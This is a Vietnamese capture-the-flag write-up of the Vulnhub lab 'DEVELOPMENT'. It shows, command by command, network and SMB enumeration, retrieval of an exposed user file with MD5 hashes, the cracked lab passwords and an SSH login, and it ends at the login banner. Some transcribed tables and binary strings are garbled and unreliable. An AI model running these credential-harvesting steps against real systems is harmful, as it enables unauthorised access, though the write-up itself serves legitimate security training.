

digitalworld.local: DEVELOPMENT

PENTEST WRITEUP

digitalworld.local: DEVELOPMENT Lab Report

Thông tin bài lab

Lab ID	digitalworld.local: DEVELOPMENT
Tên lab	digitalworld.local: DEVELOPMENT - Vulnhub
Platform / Source	CTF
Target	192.168.100.134

Chi tiết lỗ hổng

Reconnaissance

Service Enumeration

```
(ncbachhhh@kali)~[~/target/digitalworld.local:DEVELOPMENT]
$ sudo arp-scan --localnet
[sudo] password for ncbachhhh:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:8f:2c:b4, IPv4: 192.168.100.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.100.1 00:50:56:c0:00:08 VMware, Inc.
192.168.100.2 00:50:56:fd:37:4a VMware, Inc.
192.168.100.134 00:0c:29:c4:af:08 VMware, Inc.
192.168.100.254 00:50:56:ea:de:36 VMware, Inc.

7 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.940 seconds (131.96 hosts/sec). 4 responded

(ncbachhhh@kali)~[~/target/digitalworld.local:DEVELOPMENT]
$ ping -c 4 192.168.100.134
PING 192.168.100.134 (192.168.100.134) 56(84) bytes of data.
64 bytes from 192.168.100.134: icmp_seq=1 ttl=64 time=0.347 ms
64 bytes from 192.168.100.134: icmp_seq=2 ttl=64 time=0.177 ms
64 bytes from 192.168.100.134: icmp_seq=3 ttl=64 time=0.671 ms
64 bytes from 192.168.100.134: icmp_seq=4 ttl=64 time=0.165 ms

--- 192.168.100.134 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3051ms
rtt min/avg/max/mdev = 0.165/0.340/0.671/0.204 ms
```

Hình 01: Kết quả arp-scan và ping tới target

```
[ncbachhhh@kali]~/target/digitalworld.local:DEVELOPMENT
$ nmap -sC -sV -p- -T4 192.168.100.134
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-15 14:22 +0700
Nmap scan report for 192.168.100.134
Host is up (0.00066s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 79:07:2b:2c:2c:4e:14:0a:e7:b3:63:46:c6:b3:ad:16 (RSA)
|_  256 24:6b:85:e3:ab:90:5c:ec:d5:83:49:54:cd:98:31:95 (ED25519)
113/tcp   open  ident?
|_ _auth-owners: oident
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
|_ _auth-owners: root
445/tcp   open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
|_ _auth-owners: root
```

[illegible]

```

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: development
|   NetBIOS computer name: DEVELOPMENT\x00
|   Domain name: \x00
|   FQDN: development
|   System time: 2026-09-15T07:23:49+00:00
|_  smb2-time:
|   date: 2026-09-15T07:23:49
|   start_date: N/A
|_  smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_  nbstat: NetBIOS name: DEVELOPMENT, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_  smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.79 seconds

```

Hình 02: Kết quả nmap

```

(ncbachhhh@kali)-[~/target/digitalworld.local:DEVELOPMENT]
$ smbclient -L //192.168.100.134 -N

      Sharename      Type      Comment
      ──────────      ───      ─────────
      print$         Disk      Printer Drivers
      access         Disk
      IPC$           IPC       IPC Service (development server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

      Server          Comment
      ───      ─────────
      Workgroup       Master
      WORKGROUP

```

Hình 03: Kiểm tra smb share

Exploit Chain - SSH Foothold to Sudo Vim Misconfiguration to Privilege Escalation to Root

Attack Path

1. Đầu tiên ta thử truy cập web của target

```

(ncbachhhh@kali)-[~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080
<html>
<head><title>DEVELOPMENT PORTAL. NOT FOR OUTSIDERS OR HACKERS!</title>
</head>
<body>
<p>Welcome to the Development Page.</p>
<br/>
<p>There are many projects in this box. View some of these projects at html_pages.</p>
<br/>
<p>WARNING! We are experimenting a host-based intrusion detection system. Report all false positives to patrick@goodtech.com.sg.</p>
<br/>
<br/>
<hr>
<i>Powered by IIS 6.0</i>
</body>

<!-- Searching for development secret page... where could it be? -->
<!-- Patrick, Head of Development-->
</html>

```

Hình 04: Nội dung web của target có nhắc tới 1 path html_pages

```
(ncbachhhh@kali)-[~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080/html_pages
-rw-r--r-- 1 www-data www-data      285 Sep 26 17:46 about.html
-rw-r--r-- 1 www-data www-data    1049 Sep 26 17:51 config.html
-rw-r--r-- 1 www-data www-data     199 Jul 23 15:37 default.html
-rw-r--r-- 1 www-data www-data    1086 Sep 28 09:22 development.html
-rw-r--r-- 1 www-data www-data     446 Jun 14 01:37 downloads.html
-rw-r--r-- 1 www-data www-data     285 Sep 26 17:53 error.html
-rw-r--r-- 1 www-data www-data       0 Sep 28 09:23 html_pages
-rw-r--r-- 1 www-data www-data     751 Sep 28 09:22 index.html
-rw-r--r-- 1 www-data www-data     202 Sep 26 17:57 login.html
-rw-r--r-- 1 www-data www-data     682 Jul 23 15:36 register.html
-rw-r--r-- 1 www-data www-data       74 Jul 23 16:29 tryharder.html
-rw-r--r-- 1 www-data www-data     186 Sep 26 17:58 uploads.html
```

Hình 05: Trong html_pages có khá nhiều file html ở trong. Ta tiến hành xem thử từng file một

```
(ncbachhhh@kali)-[~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080/about.html
<html>
<head><title>About Good Tech</title>
</head>
<body>
<p>Good Tech is a company founded by our Director, David.</p>

<p><i>We are currently still building David's profile. Sorry!</i></p>
<br/>
<br/>
<br/>
<br/>
<br/>
<hr>
<i>Powered by IIS 6.0</i>
</body>
</html>
```

Hình 06: File about.html không có nội dung gì đáng chú ý

```
(ncbachhhh@kali)-[~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080/config.html
?
```

Hình 07: config.html chỉ có dấu ?

```
(ncbachhhh@kali)-[~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080/default.html
<html>
<head><title>Default Page</title>
</head>
<body>
<p>
01001000 01010101 01001000 00111111
</p>
<br />
<br />
<br />
<br />
<br />
<hr>
<i>Powered by IIS 6.0</i>
</body>
</html>
```

Hình 08: Default.html có 1 đoạn mã nhị phân

VIEW		VIEW
Bytes ▾		Text ▾
FORMAT	GROUP BY	HUH?
Binary ▾	Byte ▾	
01001000 01010101 01001000 00111111		

Hình 09: Nội dung chỉ là HUH? nên cũng không có giá trị gì

```
(ncbachhhh@kali)-[~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080/development.html
<html>
<head><title>Security by Obscurity: The Path to DEVELOPMENTSECRETPAGE.</title>
</head>
<body>
<p>Security by obscurity is one of the worst ways one can defend from a cyberattack. This assumes that the adversary is not smart enough to be able to detect weak points in a corporate network.</p>
<p>An example of security by obscurity is in the local of webpages. For instance, IT administrators like to insert backdoors into applications for remote management, sometimes without the project teams knowing.</p>
<p>Once I worked on an implementation whereby the developer added a backdoor which was aptly named "hackersecretpage". It was hilarious because it contained a link to a file upload function, where the hacker i
nstalled a VNC viewer to perform remote desktop management!</p>
<p>A pity Patrick claims to be a security advocate, but isn't one. Hence, I shall secretly write in pages to guide hackers to make Patrick learn his lesson the hard way.</p>
</body>
<hr>
<i>Powered by IIS 6.0.</i>
</html>
<!-- You tried harder! Visit ./developmentsecretpage. -->
```

Hình 10: File development.html có nhắc tới 1 backdoor là hackersecretpage và 1 đường dẫn developmentsecretpage

```

(ncbachhhh@kali)-[~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080/downloads.html
<html>
<head><title>Useful Resources</title>
</head>
<body>
<p>Downloads:</p>
<br />
<a href="./martell.jpg">Patrick's Favourite Drink</a>
<a href="./tryharder.jpg">The Intern's Life Motto</a>
<!-- <a href="./test.pcap">Logging</a> -->
<br />
<br />
<br />
<br />
<br />
<hr>
<i>Powered by IIS 6.0</i>
</body>
</html>

```

Hình 11: File download.html gồm 2 file ảnh và đáng lưu ý là file test.pcap

```

(ncbachhhh@kali)-[~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080/error.html
<html>
<head><title>HUH?</title>
</head>

</html>

```

Hình 12: Nội dung error.html không có gì

```

(ncbachhhh@kali)-[~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080/login.html
<html>
<head><title>Login Page</title>
</head>
<body>
<p><b>Where could the log-in page be?</b> </p>
<br />
<br />
<br />
<br />
<i>Powered by IIS 6.0</i>
</body>
</html>

```

Hình 13: Không có thông tin giá trị tại login.html

```

(ncbachhhh@kali)-[~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080/register.html
<html>
<head><title>Registration for Development Team</title>
</head>
<body>
<p>
01010011 01101011 01100100 01100101 01101100 01111001 00100000 01100100 01100101 01101110 01100101 01101100 01101111 01100000 01101101 01100101 01101110 01101000 00100000 01100111 01100101 01100011 01100100 01
100101 01101000 00100000 01100000 01100001 01100111 01100101 00100000 01101001 01100011 00100000 01101110 01101111 01101000 00100000 01101000 01100000 01101000 00100000 01101000 00100000 01100001 01100010 0110
0100 00100000 01101000 01101111 00100000 01100110 01101001 01101110 01100100 00111111
</p>
<br />
<br />
<br />
<br />
<i>Powered by IIS 6.0</i>
</body>
</html>

```

Hình 14: register.html gồm đoạn mã nhị phân khá dài

VIEW	VIEW
Bytes ▾	Text ▾
FORMAT Binary ▾ GROUP BY Byte ▾	Surely development secret page is not that hard to find?
<pre> 01010011 01110101 01110010 01100101 01101100 01111001 00100000 01100100 01100101 01101110 01100101 01101100 01101111 01110000 01101101 01100101 01101110 01110100 00100000 01110011 01100101 01100011 01110010 01100101 01110100 00100000 01110000 01100001 01100111 01100101 00100000 01101001 01110011 00100000 01101110 01101111 01110100 00100000 01110100 01101000 01100001 01110100 00100000 01101000 01100001 01110010 01100100 00100000 01110100 01101111 00100000 01100110 01101001 01101110 01100100 00111111 </pre>	

Hình 15: Nội dung đoạn mã nói về development secret page, ta đã thu thập được đường dẫn ở trên

```

(ncbachhhh@kali)-[~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080/tryharder.html
Look around you!

Try harder!

```

Hình 16: tryharder.html chỉ là 1 lời nhắc

```

(ncbachhhh@kali)-[~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080/upload.html
<html>
<head><title>HUH?</title>
</head>

</html>

```

Hình 17: upload.html không có nội dung giá trị

2. Ta đã thu thập được 1 số thông tin có giá trị. Giờ ta sẽ khai thác vào đó

```

(ncbachhhh@kali)-[~/target/digitalworld.local:DEVELOPMENT]
$ wget http://192.168.100.134:8080/test.pcap
--2026-09-15 14:34:58-- http://192.168.100.134:8080/test.pcap
Connecting to 192.168.100.134:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19455 (19K) [application/vnd.tcpdump.pcap]
Saving to: 'test.pcap'

test.pcap      100%[=====] 19.00K  --KB/s  in 0s
2026-09-15 14:34:58 (1.05 GB/s) - 'test.pcap' saved [19455/19455]

```

Hình 18: Download file test.pcap về

```

(ncbachhhh@kali) [~/target/digitalworld.local:DEVELOPMENT]
$ tshark -r test.pcap
1 0.000000 192.168.254.163 → 192.168.254.160 TCP 60 1181 → 80 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2 19.110284 192.168.254.163 → 192.168.254.157 TCP 62 1183 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
3 19.110323 192.168.254.157 → 192.168.254.163 TCP 62 8080 → 1183 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM
4 19.110666 192.168.254.163 → 192.168.254.157 TCP 60 1183 → 8080 [ACK] Seq=1 Ack=1 Win=64240 Len=0
5 19.110929 192.168.254.163 → 192.168.254.157 HTTP 306 GET /developmentsecretpage/directortestpagev1.php HTTP/1.1
6 19.110969 192.168.254.157 → 192.168.254.163 TCP 54 8080 → 1183 [ACK] Seq=1 Ack=253 Win=30016 Len=0
7 19.112474 192.168.254.157 → 192.168.254.163 HTTP 1109 HTTP/1.1 200 OK (text/html)
8 19.245392 192.168.254.163 → 192.168.254.157 TCP 60 1183 → 8080 [ACK] Seq=253 Ack=1056 Win=63185 Len=0
9 24.118917 192.168.254.157 → 192.168.254.163 TCP 54 8080 → 1183 [FIN, ACK] Seq=1056 Ack=253 Win=30016 Len=0
10 24.119627 192.168.254.163 → 192.168.254.157 TCP 60 1183 → 8080 [ACK] Seq=253 Ack=1057 Win=63185 Len=0
11 29.104425 192.168.254.163 → 192.168.254.157 TCP 60 1183 → 8080 [RST, ACK] Seq=253 Ack=1057 Win=0 Len=0
12 110.543086 192.168.254.163 → 192.168.254.160 TCP 62 1185 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
13 110.543111 192.168.254.160 → 192.168.254.163 TCP 62 80 → 1185 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 SACK_PERM
14 110.543113 192.168.254.163 → 192.168.254.160 TCP 60 1185 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
15 110.543115 192.168.254.163 → 192.168.254.160 HTTP 364 GET /qinyi/motivation.html HTTP/1.1
16 110.543116 192.168.254.160 → 192.168.254.163 TCP 60 80 → 1185 [ACK] Seq=1 Ack=311 Win=64240 Len=0
17 110.543118 192.168.254.160 → 192.168.254.163 HTTP 219 HTTP/1.1 304 Not Modified
18 110.590923 192.168.254.160 → 192.168.254.163 TCP 219 [TCP Retransmission] 80 → 1185 [PSH, ACK] Seq=1 Ack=311 Win=64240 Len=165
19 110.590934 192.168.254.163 → 192.168.254.160 TCP 60 1185 → 80 [ACK] Seq=311 Ack=166 Win=64075 Len=0
20 175.489287 192.168.254.163 → 192.168.254.160 TCP 60 1185 → 80 [RST, ACK] Seq=311 Ack=166 Win=0 Len=0
21 214.265577 192.168.254.163 → 192.168.254.157 TCP 62 1187 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
22 214.265619 192.168.254.157 → 192.168.254.163 TCP 62 8080 → 1187 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM
23 214.265991 192.168.254.163 → 192.168.254.157 TCP 60 1187 → 8080 [ACK] Seq=1 Ack=1 Win=64240 Len=0
24 214.266241 192.168.254.163 → 192.168.254.157 HTTP 306 GET /developmentsecretpage/directortestpagev1.php HTTP/1.1
25 214.266281 192.168.254.157 → 192.168.254.163 TCP 54 8080 → 1187 [ACK] Seq=1 Ack=253 Win=30016 Len=0
26 214.267678 192.168.254.157 → 192.168.254.163 HTTP 1109 HTTP/1.1 200 OK (text/html)
27 214.406519 192.168.254.163 → 192.168.254.157 TCP 60 1187 → 8080 [ACK] Seq=253 Ack=1056 Win=63185 Len=0
28 219.276622 192.168.254.157 → 192.168.254.163 TCP 54 8080 → 1187 [FIN, ACK] Seq=1056 Ack=253 Win=30016 Len=0
29 219.277364 192.168.254.163 → 192.168.254.157 TCP 60 1187 → 8080 [ACK] Seq=253 Ack=1057 Win=63185 Len=0
30 224.265964 192.168.254.163 → 192.168.254.157 TCP 60 1187 → 8080 [RST, ACK] Seq=253 Ack=1057 Win=0 Len=0
31 330.086631 192.168.254.163 → 192.168.254.160 TCP 62 1189 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
32 330.087547 192.168.254.160 → 192.168.254.163 TCP 62 80 → 1189 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 SACK_PERM
33 330.087682 192.168.254.163 → 192.168.254.160 TCP 60 1189 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
34 330.087939 192.168.254.163 → 192.168.254.160 HTTP 364 GET /qinyi/motivation.html HTTP/1.1
35 330.088817 192.168.254.160 → 192.168.254.163 HTTP 219 HTTP/1.1 304 Not Modified
36 330.230338 192.168.254.163 → 192.168.254.160 TCP 60 1189 → 80 [ACK] Seq=311 Ack=166 Win=64075 Len=0
37 395.085499 192.168.254.163 → 192.168.254.160 TCP 60 1189 → 80 [RST, ACK] Seq=311 Ack=166 Win=0 Len=0
38 413.421870 192.168.254.163 → 192.168.254.157 TCP 62 1191 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
39 413.421904 192.168.254.157 → 192.168.254.163 TCP 62 8080 → 1191 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM
40 413.422254 192.168.254.163 → 192.168.254.157 TCP 60 1191 → 8080 [ACK] Seq=1 Ack=1 Win=64240 Len=0
41 413.422504 192.168.254.163 → 192.168.254.157 HTTP 306 GET /developmentsecretpage/directortestpagev1.php HTTP/1.1
42 413.422544 192.168.254.157 → 192.168.254.163 TCP 54 8080 → 1191 [ACK] Seq=1 Ack=253 Win=30016 Len=0
43 413.424116 192.168.254.157 → 192.168.254.163 HTTP 1109 HTTP/1.1 200 OK (text/html)
44 413.574150 192.168.254.163 → 192.168.254.157 TCP 60 1191 → 8080 [ACK] Seq=253 Ack=1056 Win=63185 Len=0
45 418.429654 192.168.254.157 → 192.168.254.163 TCP 54 8080 → 1191 [FIN, ACK] Seq=1056 Ack=253 Win=30016 Len=0
46 418.430120 192.168.254.163 → 192.168.254.157 TCP 60 1191 → 8080 [ACK] Seq=253 Ack=1057 Win=63185 Len=0
47 423.418900 192.168.254.163 → 192.168.254.157 TCP 60 1191 → 8080 [RST, ACK] Seq=253 Ack=1057 Win=0 Len=0
48 528.241427 192.168.254.163 → 192.168.254.160 TCP 62 1193 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
49 528.242162 192.168.254.160 → 192.168.254.163 TCP 62 80 → 1193 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 SACK_PERM
50 528.242325 192.168.254.163 → 192.168.254.160 TCP 60 1193 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0

```

Hình 19: Phát hiện có 2 path là /developmentsecretpage/directortestpagev1.php và /qinyi/motivation.html. Còn lại nội dung phía sau không có gì đáng chú ý

```

(ncbachhhh@kali) [~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080/developmentsecretpage/
<html>
<head>
<title>Welcome to Good Tech</title>
</head>
<body>

<p>
Welcome to the Development Secret Page.
</p>

<p>
Please drop by <a href="/patrick.php">Patrick's</a> PHP page to get to know our Development Head better. But beware, this site is still under construction; please bear with us!
</p>

This is the property of Good Tech. All rights reserved.
</body>
</html>

```

Hình 20: Thử truy cập tới /developmentsecretpage và tìm thêm dc 1 file patrick.php

```

(ncbachhhh@kali) [~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080/developmentsecretpage/patrick.php
<html>
<head>
<title>Page title</title>
</head>
<body>
<p> Welcome to my profile page! I am Patrick, the Head of Development in Good Tech. </p>

<p> I have previously worked in enterprise technologies. I joined Good Tech two years ago as the then-Manager of Development. I lead two teams: one that does enterprise architecture and an in-house development team.
</p>

<p> As long as you're willing to <b>try harder</b>, there will always be a future for the young aspiring developer or solution architect! Please visit our <a href="/sitemap.php">sitemap</a> to find out more about our department.</p>

<p> Regards <br/>
Patrick<br/>
Head, Development Network</p>

<p>
<a href="/developmentsecretpage/patrick.php?logout=1">Click here to log out.</a>
</p>

This is the property of Good Tech. All rights reserved.
</body>
</html>

```

Hình 21: Truy cập patrick.php tìm được thêm file sitemap.php

```
(ncbachhhh@kali) [~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080/developmentsecretpage/sitemap.php
<html>
<head>
<title>A Map of the Development Network -- the Brains of Good Tech</title>
</head>
<body>
<!-- Intern, please perform the proper hyperlinking of the sitemap.-->
<!-- Patrick, Head Development-->

<p> Hi fellow colleague! Currently we only have links to the <a href="/securitynotice.php">security notice</a> and the <a href="/directortestpagev1.php">director test page</a>. <b>With effect from 11/2/2017, we have shifted the test page to the main webroot. You will know how to find it easily.</b> </p>

<p> For more enquiries, please feel free to speak to <a href="/patrick.php">Patrick</a>, our Head of Development.</p>

<p> If there are any bugs, please find the intern at <a href="mailto:intern@goodtech.org.sg">the intern's contact page.</a></p>

<p> Regards <br/>
Patrick<br/>
Head, Development Network</p>

<p>
<a href="/developmentsecretpage/sitemap.php?logout=1">Click here to log out.</a>
</p>

This is the property of Good Tech. All rights reserved.
</body>
</html>
```

Hình 22: sitemap.php lại lộ thêm 2 file mới

```
(ncbachhhh@kali) [~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080/developmentsecretpage/securitynotice.php
<html>
<head>
<title>Security Notice</title>
</head>
<body>
<p> Recently a security audit was conducted in the Development environment. </p>

<p> We found that our developers have been using passwords that resembled dictionary words, and are easily crackable. The most common offenders are:<br/>
1. Password<br/>
2. Password<br/>
3. Password<br/>
</p>

<p>(Yes, we know that Number 3 is compliant with our strong password policy, but we found so many copies of this password that it might be as good as junk from a security angle. Please at least use something like P@ssw0rd1 ...)</p>

<p> Effective today, any <b>permanent</b> staff found with such passwords in the Development environment will be subject to a security remedial training. Also, we will extend the password expiry enforcement of thirty (30) days from heads and above to all permanent staff of the company. The password history will be set to 10, though if you would like, you can always "cycle" through more passwords.</p>

<p> Regards <br/>
Patrick<br/>
Head, Development Network</p>

<p>
<a href="/developmentsecretpage/securitynotice.php?logout=1">Click here to log out.</a>
</p>

This is the property of Good Tech. All rights reserved.
</body>
</html>
```

Hình 23: securitynotice.php có nói về password của các dev rất dễ bị mò ra

```
(ncbachhhh@kali) [~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080/developmentsecretpage/directortestpagev1.php
<html>
<head>
<title>Director's Update Panel Version 1.0</title>
</head>
<body>
<p> Hi Director! This is the test page to provide Director with eye-catching updates. </p>

<p> We know Director is busy and hence needs updates delivered in a timely manner.</p>

<p> Patrick and I will routinely update this page with a pop-up that details if there is anything important.</p>

<script>alert("Director, there is nothing for your immediate attention.");</script>

<!-- Director's comments: Does this not appear to be rather silly? I think we can make use of shoutbox. -->
<!-- Patrick's response: OK. When do you want it? -->
<!-- Director's comments: In three months' time. -->
<!-- Patrick's response: We have cleared test.html for testing purposes. We'll put up a warning for the rest to know it is not to be meddled. -->
<!-- Director's comments: Approved. -->

<p> Regards <br/>
Patrick<br/>
Head, Development Network</p>

<p>
<a href="/developmentsecretpage/directortestpagev1.php?logout=1">Click here to log out.</a>
</p>

This is the property of Good Tech. All rights reserved.
</body>
</html>
```


Hình 24: directorytestpagev1.php không có nhiều giá trị

```
(ncbachhhh@kali) [~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080/qinyi/motivation.html
<html>
<head><title>HUH?</title>
</head>

</html>
```

Hình 25: File /qinyi/motivation.html cũng không có giá trị gì

3. Ta thấy được các file trong /developmentsecretpage/ đều có 1 param là logout=1. Vậy ta sẽ thử sử dụng xem liệu có gì tại đây



Username:

Password:

This is the property of Good Tech. All rights reserved.


Hình 26: Khi logout, web trả ra 1 form login của Good Tech

Username:

Password:


This is the property of Good Tech. All rights reserved.

Hình 27: Ta thử đăng nhập với admin:admin



Hình 28: Trả lại trang web ban đầu nhưng lại gồm 2 dòng báo lỗi của php. Từ file slogin_lib.inc.php

4. Ta thử tìm kiếm xem file này ở trong thư viện nào và có lỗi hổng gì không và phát hiện ra như sau



Hình 29: File nằm trong thư viện Simple Text-File Login script 1.0.6, tồn tại lỗ hổng RFI

```
(ncbachhhh@kali)-[~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080/slog_users.txt
<html>
<head><title>HUH?</title>
</head>

</html>

(ncbachhhh@kali)-[~/target/digitalworld.local:DEVELOPMENT]
$ curl -s http://192.168.100.134:8080/developmentsecretpage/slog_users.txt
admin, 3cb1d13bb83ffff2defe8d1443d3a0eb
intern, 4a8a2b374f463b7aedbb44a066363b81
patrick, 87e6d56ce79af90dbe07d387d3d0579e
qiu, ee64497098d0926d198f54f6d5431f98
```

Hình 30: Ta thử đọc file slog_users.txt và nhận lại được tài khoản và mật khẩu được mã hoá, có vẻ dưới dạng MD5

3cb1d13bb83ffff2defe8d1443d3a0eb	MD5	md5 hash	4a8a2b374f463b7aedbb44a066363b81	Copy
4a8a2b374f463b7aedbb44a066363b81		Plaintext	1234567890987654321	
87e6d56ce79af90dbe07d387d3d0579e	MD5	md5 hash	87e6d56ce79af90dbe07d387d3d0579e	Copy
ee64497098d0926d198f54f6d5431f98		Plaintext	P@ssw0rd25	
	MD5	md5 hash	ee64497098d0926d198f54f6d5431f98	Copy
		Plaintext	qiu	
	MD5	1 hashes had no match in the database.		

Hình 31: Tra cứu ta tìm được 3 mật khẩu của tài khoản intern, patrick và qiu

```

(ncbachhhh@kali)-[~/target/digitalworld.local:DEVELOPMENT]
$ ssh intern@192.168.100.134
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
intern@192.168.100.134's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-34-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Sep 15 07:41:31 UTC 2026

System load:  0.02                Processes:            172
Usage of /:   32.5% of 19.56GB    Users logged in:     0
